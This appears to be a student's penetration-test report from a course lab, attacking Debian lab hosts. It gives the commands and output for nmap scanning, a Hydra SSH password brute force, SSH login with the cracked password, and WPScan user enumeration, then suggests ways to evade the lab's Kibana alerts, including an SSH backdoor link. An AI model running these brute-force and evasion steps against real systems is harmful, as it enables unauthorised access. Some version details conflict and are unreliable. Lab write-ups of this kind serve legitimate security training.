

Offensive Security Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02


Exploits Used

03

**Methods Used to Avoid
Detection**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1-255
Netmask: 255.255.255.0
Broadcast:
192.168.1.255

Machines

IPv4: 192.168.1.110
OS: Debian 3.16.57-2
Hostname: Target1

IPv4:192.168.1.115
OS: Debian 3.16.57-2
Hostname: Target2

IPv4: 192.168.1.1
OS: Windows 10 Pro
VM Hostname:
ML-RefVm-684427

IPv4:192.168.1.90
OS: Debian 5.4.13-1kali1
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1** -

Vulnerability	Description	Impact
Apache HTTP Server 2.4.10	Port 80 open detected vulnerable version of Apache	An attacker could use a path traversal attack to map URLs to files outside the directories configured by alias-like directives
OpenSSH 6.7 p1	Port scan 22 discovered vulnerable version of OpenSSH	OpenSSH before 7.2p2 allowed remote authenticated users to bypass intended shell command restrictions
WordPress 4.8.17	WordPress advertently vulnerable by default	Due to vulnerabilities of WordPress it would need to be baselined to harden the system

Exploits Used

Exploitation: [Apache HTTP Server 2.4.10]

Summarize the following:

- How did you exploit the vulnerability? `nmap -sSV -O 192.168.1.1-255`
- What did the exploit achieve? Determined port 80 and vulnerable version of Apache would allow traversal of directory to `/var/www` on server

```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
31/ history | grep hydra
root@Kali:~# hydra -f -l michael -P /usr/share/john/password.lst 192.168.1.110 -t 6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-10 17:47:37
[DATA] max 6 tasks per 1 server, overall 6 tasks, 3559 login tries (l:1/p:3559), ~594 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-10 17:48:26
root@Kali:~#
```


Exploitation: [OpenSSH 6.7 pl]

Summarize the following:

- How did you exploit the vulnerability? `ssh michael@192.168.1.110`
- What did the exploit achieve? This exploitation allows the bad actor to gain direct access to the login of user. In this case, Michael

```
root@Kali:~# ssh michael @192.168.1.110
ssh: Could not resolve hostname michael: Name or service not known
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Dec 10 10:46:33 2021 from 192.168.1.90
michael@target1:~$
```


Exploitation: WordPress

Summary: < wpscan -url http://192.168.1.110/wordpress -eu >

- An open source WordPress security tool (WPscan) was run out of Kali Linux
- Two author IDs were revealed during the scan via a Brute Forcing technique

```
Final Project (3) - ml-lab-d53b5d4/-1a55-4d29-8fab-45ad399/1b18.southcentralus.cloudapp.azure.com:55516 - Remote Desktop Connection
Shell No. 1
04:34 PM
File Actions Edit View Help
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
Found By: Emoji Settings (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.8.7'
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== > (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Dec 7 16:32:27 2021
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 17.704 MB
[+] Memory used: 123.039 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Avoiding Detection

Stealth Exploitation of [Apache HTTP Server 2.4.10]

Monitoring Overview

- An alert was triggered in Kibana on the Excessive HTTP Errors alert
- The measured parameter is `http_response.status.codes`
- When the count grouped over top 5 `http_response.status.code` is over 400 in the last 5 minutes, an alert fires

Mitigating Detection

- In Hydra you can use the `-W` flag which creates a wait time between each password guess. The `pw-inspector` flag also reduces the password list
- Password Guessing, Apache Memory Leak

Stealth Exploitation of [OpenSSH 6.7 p1]

Monitoring Overview

- An alert to email the analyst for any SSH login
- Connections to port 22
- For any connection to the SSH protocol, an alert fires

Mitigating Detection

- Create an undetectable SSH backdoor python script | Create an SSH tunnel
- <https://github.com/grassmeight/SSH-Backdoor>

Stealth Exploitation of WordPress

Monitoring Overview

- An alert was triggered in Kibana on the HTTP Request Size Monitor
- The measured parameter is HTTP requested bytes over all server documents
- When the sum of requested bytes exceeds 3500 in the last minute, an alert fires

Mitigating Detection

- WPscan also offers a stealth mode, i.e. **< wpscan -url http://192.168.1.110/wordpress -stealthy >**
- “The easiest and most reliable way to import and export WordPress users is by **using a plugin**. These will let you export users from one WordPress site to a file you download to your computer, then upload that file to import users to the new site.” [kinsta.com]



FIN